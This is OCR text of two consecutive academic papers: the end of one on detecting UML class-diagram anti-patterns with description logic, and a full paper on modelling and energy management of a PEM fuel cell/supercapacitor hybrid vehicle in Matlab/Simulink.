


Fig. 4. The ternary association

Assume we have a description in the form of the following statements of description logic:

$A \sqsubseteq \exists R_1.C_1 \cap \exists R_2.C_2 \cap \exists R_3.C_3 \cap (\leq 1\ R_1) \cap$

$\cap (\leq 1\ R_2) \cap (\leq 1\ R_3)$

$C_1 \sqsubseteq (\geq 1\ R_1^{-}.A)$

$C_2 \sqsubseteq (\geq 1\ R_2^{-}.A)$

$C_3 \sqsubseteq (\geq 1\ R_3^{-}.A) \cap (\leq 1\ R_3^{-}.A)$,

where A is the ternary association Teaching; C_1, C_2, C_3 are the classes Student, Subject и Lecturer, respectively; R_1, R_2, R_3, R_1^{-}, R_2^{-} , R_3^{-} are direct and inverse roles of classes Student, Subject и Lecturer in association Teaching.

Then ternary association could be seamlessly replaced by a combination of binary association and class association.




Fig. 5. Replacing ternary association on binary and class-association

C. Anti-pattern "the loop of the associations"

The idea of this anti-pattern (Fig. 6) is the following: if semantically related associations form a loop, it is possible that one of them is redundant and should be removed. The removal can be done only by the designer, hence the information about the detected anti-pattern "the loop of the associations" should be submitted to the designer.




Fig. 6. Example of anti-pattern "the loop of the associations"

In the language of the DL it would look like this:

$\exists A_1.C_1 \sqsubseteq C_2$
$\exists A_2.C_2 \sqsubseteq C_3$
$\exists A_3.C_3 \sqsubseteq C_1$,

where A_1 – Effecting of payment, A_2 – Order goods, A_3 – Payment order, C_1 – Customer, C_2 - Order, C_3 – Payment.

Then the designer will be asked to remove one of the three axioms. In this case, it would be logical to remove from the class diagram the axiom

$\exists A_3.C_3 \sqsubseteq C1$

and the corresponding association relationship. This choice is determined by the semantics of the domain area.

VI. CONCLUSION

This study describes the new approach to optimizing software systems at the design stage. This approach consists of the transformation of class diagrams into description logic assertions and automated search for suboptimal fragments. For these purposes both design patterns and anti-patterns could be applied. Information about all detected suboptimal fragments is transmitted to the designer, who decides on potential modifications of the model. In addition, the system may suggest to apply certain transformations, and further to perform a series of transformations automatically.

The relevance of this approach is evidenced by the fact that verification and optimization of a model could be executed already at the design phase, which allows to minimize the processes of error correction and refactoring. Here are the key ideas proposed in this study:

1) A formal description of the model in the form of description logic assertions

2) Automatic model analysis to identify suboptimal fragments, using design patterns and anti-patterns

3) Automatic optimization of a model (for a number of design patterns) at the description logic level

References

[1] J. Rumbaugh, I. Jacobson, G. Booch, “The Unified Modeling Language, Reference Manual”, Addison-Wesley, Reading, MA, 1998.

[2] E.Gamma, R.Johnson, Helm R., J.Vlissides, ”Design Patterns. Elements of Reusable Object-Oriented Software”, Addison-Wesley, 2001

[3] F. Baader, D. Calvanese, D. McGuinness, D. Nardi, P.F. Patel-Schneider (Eds.), The Description Logic Handbook: Theory, Implementation and Applications, Cambridge University Press, Cambridge, 2003.

[4] D. Berardi , D, Calvanese, and G. D. Giacomo, "Reasoning on UML Class Diagram," Artificial Intelligence, vol. 168, pp. 70-118, 2005.

[5] A. Cali, D. Clavanese, G. D. Giacomo, and M. Lcnzerini, "A Formal Framework for Reasoning on UML Class Diagram," in Proc. of the 13th Int. Sym. on Methodologies for Intelligent Systems (IS-MIS 2002), 2002.

[6] A. Queralt, A. Artale, D. Calvanese, E. Teniente, “OCL-Lite: Finite reasoning on UML/OCL conceptual schemas”, Data & Knowledge Engineering 73, pp. 1–22, 2012

[7] A.Grigoriev, A.Kropotin, E. Ovsyannikova, “The Problem of Detecting Consistencies on UML Class Diagrams”, in Proc. of International scientific-practical conference “Modern problems and ways of their solution in science, transport, production and education‘ 2012”, http://www.sworld.com.ua/konfer29/721.pdf, 2013

[8] M. Sergievskiy, “N-ary Relations of Association in Class Diagrams: Design Patterns”, International Journal of Advanced Computer Science and Applications, Vol. 7. № 2. pp. 265-268, 2016.

[9] E. Niculchev, O. Deryugina, “Model and Criteria for the Automated Refactoring of the UML Class Diagrams”,. International Journal of Advanced Computer Science and Applications, Vol. 7. № 12. pp. 76-79, 2016.

[10] A. Cali, D. Clavanese, G. D. Giacomo, and M. Lcnzerini, "A Formal Framework for Reasoning on UML Class Diagram," in Proc. of the 13th Int. Sym. on Methodologies for Intelligent Systems (IS-MIS 2002), 2002.

[11] W. Brown, R. Malveau, H. McCormick, T. Mowbray, “AntiPatterns. Refactoring Software, Architectures, and Projects in Crisis”, John Wiley & Sons, Inc., 1998

Design, Modeling and Energy Management of a PEM Fuel Cell / Supercapacitor Hybrid Vehicle

Wahib Andari, Samir Ghozzi, Hatem Allagui and Abdelkader Mami
Analysis, Conception and Control Systems Laboratory-ENIT/FST
Campus Universitaire 2092 El Manar I.
Tunis, Tunisia

***Abstract*—This work concerns the study and the modeling of hybrid Proton Exchange Membrane (PEM) Fuel Cell electric vehicle. In fact, the paper deals with the model description of the powertrain which includes two energy sources: a PEM Fuel Cell as a primary source and a supercapacitor as a secondary source. The architecture is two degrees of freedom permitting a stability of the DC bus voltage. The hybridation of primary source with an energy storage system can improve vehicle dynamic response during transients and hydrogen consumption. The proposed energy management algorithm allows us to have a minimum hydrogen consumption. This algorithm is based on supercapacitor state of charge (SOC) control and acceleration/deceleration phases making possible braking energy recovery. The proposed model is simulated and tested using Matlab/Simulink software allowing rapid transitions between sources. The obtained results with the New European Driving Cycle (NEDC) cycle demonstrate a 22% gain in hydrogen consumption.**

Keywords—PEM Fuel Cell; Powertrain; Electric vehicle; Supercapacitor; Energy management; Power system; hydrogen gain

I. Introduction

Fuel cell hybrid electric vehicles are currently considered as solution to reduce the pollution in the sector of urban transportation. The fuel cells represent one of the most promising renewable energy clean sources because of its zero emissions gas [1]. Proton Exchange Membrane (PEM) Fuel Cell is the primary preference in transportation sector due to the high power density, lower operating temperatures, good stability when submitted to mechanical vibration [2] and a low power on time compared to other types [3].

Integration of a bidirectional secondary source with PEM Fuel Cell like supercapacitors or battery allows reduction of fuel cell nominal power, minimizes hydrogen consumption and braking energy recovery [4].Many works are presented in literature where different topologies and strategies are discussed. In the work of Erdinc.O et al. [5],the supercapacitor SOC and vehicle speed are used to perform power management between the two sources. N. Mebarki et al. [6] proposed battery as a secondary source because of its higher specific energy. In this case, battery low power density may present some limitations in acceleration /deceleration phases. H.Aouzellag et al. [7] proposed to combine ultracapacitor with battery to overcome power delivery limitations of the PEM Fuel Cell. Different power management algorithms are presented in literature with the main objective to reduce hydrogen consumption and autonomy improving [8] among these algorithms we find dynamic programming, optimal control and intelligent techniques. This paper deals with the use of a supercapacitor as secondary source because of its high specific power and unlimited number of charge/discharge cycles compared to the battery [9]. The power train is modeled as presented in fig.1. It's composed mainly of a PEM Fuel Cell, supercapacitor, boost, buck-boost converter and permanent magnet synchronous motor (PMSM) connected to the inverter. The whole model of the power train is validated with Matlab Simulink software.

In this paper we present a simple energy management algorithm compared with other methods. This strategy allows simple implementation and good results especially with urban cycles. This paper is structured as follows: an introduction is presented in Section I. In section II, we presented the power sources modeling. In Sections III-IV, we presented the power train and motor description models. The proposed energy management strategy is presented in Section V. Simulation results and conclusion are presented and discussed in sections VI-VII.




Fig. 1. Power system of fuel cell/SC hybrid vehicle

II. Energy Sources

A. PEM Fuel Cell modeling

One of the objectives in this paper is to study the mathematical model of the PEM Fuel Cell. Several works [10,11] proposed a dynamic models that describe the polarization curve of the PEM Fuell Cell. When a current flows in the external circuit, the potential of the cell is lower than the theoretical potential. This is due to different voltage drops: the activation, the ohmic and the concentration losses.

The Fuel Cell chosen in this work is the Mark 902PEM Fuel Cell from Ballard [12] with 85 kW nominal power at 280V. The parameters of the fuel cell are given in table 2. A boost converter is used to interface the PEM Fuel Cell to the DC bus voltage [13].

The PEMFC output voltage can be written as follows:

$$V= E_{nerst} - V_{act} - V_{ohm} - V_{conc} \qquad (1)$$

Where:

$$E_{nerst} = E^0 - RTln\frac{PH_2\sqrt{Po_2}}{PH_2o} \qquad (2)$$

Where V, E_{nerst}, V_{act} ,V_{ohm} ,V_{conc} ,P_{H2} ,P_{O2} ,P_{H2O} are respectively: the fuel cell voltage (V), the activation Voltage losses, the ohmic Voltage losses (V), the concentration Voltage losses (V), the voltage Nernst (V) and the partial pressure of hydrogen ,oxygen and water (atm).

The activation losses can be expressed by the Tafel equation:

$$V_{act} = \frac{RT}{2\alpha F}\ln\left(\frac{I_{FC}}{I_0}\right) \qquad (3)$$

The ohmic losses are given by the following equation:

$$V_{ohmic} = I_{FC}R \qquad (4)$$

The concentration losses can be expressed as:

$$V_{conc} = -\frac{RT}{2F}\ln(1 - \frac{j}{j_{max}}) \qquad (5)$$

Where I_{FC}, α ,I_0 and j_{max} are respectively: the current of PEMFC(A), the tafel slope for the activation losses, the exchange current density for the activation(mA/cm^2) and the maximal current density for the concentration(A/cm^2).

The quantity of hydrogen consumed is expressed as follows:

$$H_{2conso} = \frac{N_{cell}\, I_{FC}}{2F} \qquad (6)$$

Where H_{2conso} , N_{cell} are respectively: the H_2 consumption amount(mol/s) and the number Cell of PEM Fuel Cell.

TABLE I. Parametrs of the Pem Fuel Cell

Parameters	Symbol	Values	Units
The constant of faraday	F	96439	C/mol
Universal gas constant	R	8.314	J/mol
Resistance of the electrolyte	R_M	0.00003	Ohm
Temperature	T	80°C	Celsius
Nominal Current	$I_{nominal}$	300	A
Voltage	V_{fuel}	280	V
Power	P_{fuel}	85	KW

The simulation current-voltage characteristic of a **MK 902 PEM Fuel Cell** model is shown in Fig. 2




Fig. 2. PEM fuel cell voltage-current characterististic

B. Supercapacitor

This second energy source is chosen to respond to power requirements of hybrid vehicle. A 63F Maxwell BMOD0063-P125B08 module [14] is used in this work. The parameters of the supercapacitor model are given in table 2. A buck/boost converter is used to interface the supercapacitor to DC voltage bus [15].

This converter allows the power flow between the energy storage system and the PMS motor. In the Buck mode operation, the secondary source receives the energy during braking phases (charge phase of the supercapacitor). In the boost mode operation, the supercapacitor generates the power and assists the fuel cell (discharge phase of the supercapacitor).

The open circuit voltage of a supercapacitor is given by the following expression:

$$E_{sc} = E_{sc0} - \frac{1}{C_{sc}} \int_0^t i_{sc}\, dt \qquad (7)$$

Where C_{sc} and I_{SC} are respectively: the capacity of the supercapacitor (F) and the supercapacitor current (A).

The energy of a supercapacitor is:

$$X_{sc} = \frac{C_{sc}\, E_{sc}^2}{2} \qquad (8)$$

$$X_{sc-max} = \frac{C_{sc}\, E_{sc0}^2}{2} \qquad (9)$$

The state of charge (SOC) can be written as:

$$SOC = \frac{X_{sc}}{X_{sc-max}} \qquad (10)$$

The output voltage of a supercapacitor is:

$$V_{sc} = E_{sc} - R_{sc} i_{sc} \qquad (11)$$

Where X_{SC} , X_{SC-max}, and R_{sc} are respectively :the internal resistance of a supercapacitor(Ω),the energy contained in a supercapacitor (J) and the maximum energy contained in a supercapacitor(J).

TABLE II. PARAMETERS OF THE SUPERCAPACITOR

Parameters	***Values***	***Units***
Rated Capacitance	63	F
Maximum ESR	18	mΩ
Rated Voltage	125	V
Absolute maximum current	1900	A
Leakage current at 25°C	10	mA
Capacitance of individual cells	3000	F
Mass, typical	61	Kg
Usable specific power	1700	W/kg
Specific energy	23	Wh/kg

III. POWERTRAIN DESCRIPTION MODEL

The powertrain model is composed of four sub-models: the electrical machine, the reducer / transmission, wheels and the vehicle [16].




Fig. 3. Scheme of the powertrain

The traction force is given by the following equation:

$$F_{traction} = F_{mot} - F_{roll} \qquad (12)$$

Where the acceleration force and the friction force to the advancement are respectively given as follows:

$$F_{mot} = \frac{C_{wheel}}{R_{wheel}} \qquad (13)$$

$$F_{roll} = M_{veh} g\, C_r \cos(\alpha) \qquad (14)$$

The coefficient of friction C_r is given as follow:

$$C_r(V_{veh}) = C_r^0 + K_c V_{veh}^2 \qquad (15)$$

The aerodynamic force F_{aero} is given by :

$$F_{aero} = \frac{1}{2} \rho_{air} A_f C_x V_{veh}^2 \qquad (16)$$

The resistance of mounted side F_{slope} is :

$$F_{slope} = M_{veh} g \sin(\alpha) \qquad (17)$$

The fundamental principle of the vehicle dynamics is given by the following equation:

$$\frac{dv(t)}{dt} = F_{traction} - F_{aeoro} - F_{slope} \qquad (18)$$

The torque and speed motor are given by equations (19) (20):

$$C_{mot} = \frac{C_{wheels}}{r_{red}} \qquad (19)$$

$$\omega_{mot} = \omega_{wheels} \qquad (20)$$

The final expression of load torque is given by the following expression:

$$C_r = \frac{R_{whel}}{r_{red}} \left(F_{roll} + F_{aeor} + F_{slope}\right) \qquad (21)$$

The different extracted parameters are defined as:

α :Road slope angle (rd)
R_{wheel}: Wheel radius (m)
ρ_{air}: Air density (kg/m^3)
C_x: Aerodynamic drag coefficient
F_{tire}:Rolling resistance force (N)
F_{roll}: Friction force to the advancement (N)
M_{veh}: Vehicle weight (kg)
V_{veh}: Vehicle speed (m /s)
F_{aero}: Effort of aerodynamic resistance (N)
A_f: Front area of the vehicle (m^2)
F_{slope}: Resistance of mounted side (N)
g: Gravitational acceleration (m /s)^2
$F_{traction}$:Traction force (N)

The parameters of the Hybrid fuel cell Vehicle model are given in Table.III

TABLE III. PARAMETERS OF HEV VEHICLE MODEL

Parameters	Symbol	Values	Units
Vehicle total mass	Mv	1300	kg
Rolling resistance force constant	F r	0.01	s^2/m^2
Air density	ρ	1.20	kg.m^3
Aerodynamic drag coefficient	C_x	0.30	-
Acceleration due to gravity	G	9.8	m.s^2

The Simulink model of the vehicle power train given in fig.4 is used to validate our control method.

IV. PMSM MODEL

The model the PMSM in d-q frame can be expressed by the following equations [17]

$$\begin{cases} V_q = R_s I_q + L_q p i_q + \omega_r L_d i_d + \omega_r \Phi_f \\ V_d = R_s I_d + L_d p i_d - \omega_r L_d i_q \\ \Phi_d = L_d i_d + \varphi_f \\ \Phi_q = L_q i_q \\ T_{em} = \frac{3}{2} p\,(\Phi_f i_q + (L_d - L_q\,) i_q i_d \end{cases} \quad (22)$$

where the rotor speed is derived from the following equation:

$$T_{em} = T_L + B\omega_m + J\frac{d\Omega}{dt} \quad (23)$$

A Space Vector Pulse With Modulation (SVPWM) technique is applied to inverter in order to minimize converter losses. This technique is a better control method of output voltage under DC voltage variation then classical PWM [18].

The different extracted parameters are defined as:

V_d,V_q : d, q voltage (V)
i_d , i_q: Stator currents (A)
L_d, and L_q: Inductances (H)
Φ_d and Φ_q:Stator flux linkages (Weber)
R_s :Stator winding resistance (Ω)
ω_r :Rotor speed (rd/s)
T_L: Load torque (Nm)
Ω: Mechanical pulse of the rotor (rd/s)
J: Total inertia brought back to the rotor (kg.m^2)

V. Energy Management

The energy management in hybrid fuel cell vehicle is the most important factor that can improve fuel cell lifetime, cost and hydrogen consumption [19]. The energy management must power flow between the storage system (UC) and the power train with the goal to minimize FC current and to capture the braking energy during the various driving phases especially in urban cycles. There are three principal methods of energy optimization in literature:

- Dynamic programming methods with different initial and final conditions. These methods are used with predefined cycles and are not optimal for athor trajectories [20].
- Optimal control methods based on a minimization of analytical expression of energy under constraints [21]. This is a hard task and requires a long time of calculus when implemented. The accuracy of optimal point strongly depends of the used model [22].
- Intelligent techniques like fuzzy logic [23]or neural network are proposed to overcome the problems of previous two methods [24]. These methods are heavy to implement and need a powerful DSP and may present some oscillations [25].

In this paper, we present a simplified algorithm based on the state of charge of the supercapacitor and the driving phase.

The energy management algorithm proposed chosen is to minimize the fuel cell power, which corresponds to the minimization of the hydrogen consumption. The Supercapacitor provides the difference between the power delivered from the fuel cell and the demanded power from the PMS Motor. The relationship of power between the fuel cell, the supercapacitor and the load is given as follows:

$$P_{Load} = P_{fuel} + P_{SC} \quad (24)$$

This energy management algorithm is given in fig.4 and includes 3 operating modes:

Mode 1: This mode is characterized by the activation of Storage system .The supercapacitor recovers the energy braking (deceleration phase).

Mode 2: This mode is characterized by the activation of fuel cell . At this moment, the PEM fuel cell supplies the PMS motor (steady speed)

Mode 3: The load composed of the PMS motor receives the power from the storage system (Acceleration phase).




Fig. 4. Energy management algorithm

VI. Simulation Results and Discussion

The Fuel cell hybrid electric vehicle model was tested in Matlab/Simulink software with urban NEDC (New European Driving Cycle) driving cycle using the parameters given in tables 1, 2 and 3.

The NEDC cycle is given in fig.5. It's applied to the vehicle during 1200s and is characterized by a maximum speed of 120km/h, maximum acceleration of 1.042m/s^2 and average speed of 33.35km/h.




Fig. 5. The NEDC profile

The hydrogen consumed by the fuel cell alone without energy management algorithm is 250 g during this driving cycle is given in fig 6. The hydrogen consumed when the proposed energy management algorithm is implemented is 180 g during this driving cycle is given in fig 7.The efficiency of the proposed energy management algorithm in urban cycles is validated by fig.8. By using the proposed energy management the consumption of hydrogen is improved by seventy grams.




Fig. 6. Hydrogen consumption without supercapacitor




Fig. 7. Hydrogen consumption with our energy management algorithm




Fig. 8. Gain in hydrogen consumption in pu

Table IV shows the gain consumption of hydrogen of each algorithm for "optimal control, fuzzy logic, proposed energy management algorithm ". We can show that the proposed method attains the biggest values gain in consumption hydrogen compared to other mentioned methods.

TABLE IV. COMPARISON OF DIFFERENT METHOD FOR THE DIFFERENT POWER MANAGEMENT ALGORITHM

Method	Gain hydrogen consumption
Optimal control [22]	18%
Fuzzy logic [26]	18.7%
Proposed algorithm	22%

The proposed energy management algorithm was tested with a minimal SOC value of 0.6. The simulation results given in fig.9 show a good control of the state of charge of the supercapacitor while optimizing hydrogen consumption of the fuel cell hybrid electric vehicle. The hole braking energy is recovered without exceeding allowed SOC values which means a good choice of supercapacitor value.




Fig. 9. The state of charge of the supercapacitor

VII. Conclusion

In this paper, we proposed a fuel cell hybrid electric vehicle model which includes a PEM fuel cell, a supercapacitor and PMS motor. The power system includes a buck boost static converter with the secondary source allowing bidirectional energy flow.

We developed a simplified energy management algorithm based on SOC of the supercapacitor and the sign of the acceleration. NEDC urban cycle simulation results obtained by implementation of the hole system in MATLAB-Simulink software shows a 22% gain of hydrogen consumption. SOC simulation during this cycle proves recovery of the hole braking energy. A perspective of this work is the implementation of this optimization algorithm on an embedded electronic board in order to validate the simulation obtained results using Matlab / Simulink.

References

[1] M. W. Ellis, M. R. V. Spakovsky, and D. J. Nelson, " Fuel cell systems: efficient, flexible energy conversion,"*Proc. IEEE,* vol.89,2001,pp. 1808–1818.

[2] Ke Jin, Xinbo Ruan, and Mengxiong Yang, "Power Management for Fuel-Cell Power System Cold Start," IEEE Transactions On power Electronics, vol.24,2009 ,2391-2395

[3] M.uZunogli and M.S.Alam, "Dynamic Modeling Design and simulation of a PEM Fuel cell/Ultracapacitor Hybrid system for vehicular Applications ,"Energy conversion &Management,vol.48, 2007,pp. 1544-1553.

[4] Phatiphat Thounthong, Pietro Tricoli, Bernard Davat, "Performance investigation of linear and nonlinear controls for a fuel cell/supercapacitor hybrid power plan ,"*J. Electrical Power and Energy Systems*,vol.54, 2014,pp.454-464.

[5] Erdinc O, Vural B, Uzunoglu M, Ates Y, "Modeling and analysis of an FC/UC hybrid vehicular power system using a wavelet fuzzy logic based load sharing and control algorithm,"Int J Hydrogen energy ,vol.34, 2009,pp.5223-5233.

[6] N. Mebarki, T. Rekioua , Z. Mokrani ,"PEM fuel cell/ battery storage system supplying electric vehicle," Int J Hydrogen Energy ,vol.41,2016,pp.1-13.

[7] Haroune Aouzellag' , Kaci Ghedamsi, Djamel Aouzellag ,"Energy management and fault tolerant control strategies for fuel cell/ultra-capacitor hybrid electric vehicles to enhance autonomy, efficiency and life time of the fuel cell system," International Journal Hydrogen Energy, vol.40, 2015pp.7204-7213.

[8] João Bravo ,João Ribau , carla silva," The influences of energy storage and energy management strategies on fuel consumption of a fuel cell hybrid vehicle ,"IFAC Proceedings ,vol.45, 2012,pp.233-240.

[9] N. Benyahia' , H. Denoun, M. Zaouia , "Power system simulation of fuel cell and supercapacitor based electric vehicle using an interleaving technique,"vol.40, 2015.pp.15806–15814.

[10] J. M. Corrêa, F. A. Farret, L. N. Canha and M. G. Simões , "Simulation of fuel-cell stacks using a computer-controlled power rectifier with the purposes of actual high-power injection applications,"*IEEE Trans. on Industrial Applications*, vol.39 , 2003,pp.1136 - 1142.

[11] F. Millo a , S. Caputo a , A. Piu, " Analysis of a HT-PEMFC range extender for a light duty full electric vehicle (LD-FEV) ,"International Journal Hydrogen Energy ,vol.41,2016,pp.1-10.

[12] Ballard Mark 902Available at: http://www.ataca.tk/MAN5100067.pdf

[13] P. Garcıa , J.P. Torreglosa, L.M. Fernandez, " Viability study of a FC-battery-SC tramway controlled by equivalent consumption minimization strategy," International Journal Hydrogen Energy ,vol37, 2012pp. 9368 -9382.

[14] Maxwell Technologies. Maxwell technologiesBMODOO63e125VAvailable:http://about.maxwell.com/ultracapacitors/products/modules/bmod0063-125v.asp; 2011.

[15] Jenn-Jiang Hwang, Yu-Jie Chen, Jenn-Kun Kuo , "The study on the power management system in a fuel cell hybrid vehicle,"International Journal Hydrogen Energy ,vol.37,2014,pp.4476 - 4489.

[16] Mingyu Huang , Pengpeng Wen, Zheng Zhang, "Research on hybrid ratio of fuel cell hybrid vehicle based on ADVISOR,"International Journal Hydrogen Energy ,vol.41,2016: pp.1 - 5.

[17] Haroune Aouzellag, Kaci Ghedamsi, Djamel Aouzellag, " Energy management and fault tolerant control strategies for fuel cell/ultra-capacitor hybrid electric vehicles to enhance autonomy, efficiency and life time of the fuel cell system,"International Journal Hydrogen Energyvol,vol.40, 2015,pp.7204-7213.

[18] N. Sulaiman , M.A.Hannan , A.Mohamed, "A review energy managments system for fuel cell hybrid electric vehicle," Issues and challenges Renewable and Sustainable Energy Reviews ,vol.52, 2015,pp.802-814 .

[19] C.H. Zheng, N.W. Kim, S.W. Cha, " Optimal control in the power management of fuel cell hybrid vehicles,"International Journal Hydrogen Energy ,2012,vol.37,pp.655-663.

[20] Dima Fares , Riad Chedid , Ferdinand Panik, "Dynamic programming technique for optimizing fuel cell hybrid vehicles,"International Journal Hydrogen Energy ,vol.40, 2015,pp.7777-7790.

[21] Xu LF, Li JQ, Hua JF, Li XJ, Ouyang MG, " Optimal vehicle control strategy of a fuel cell/battery hybrid city bus," Int J Hydrogen Energy,vol34, 2009,pp.7323-7333.

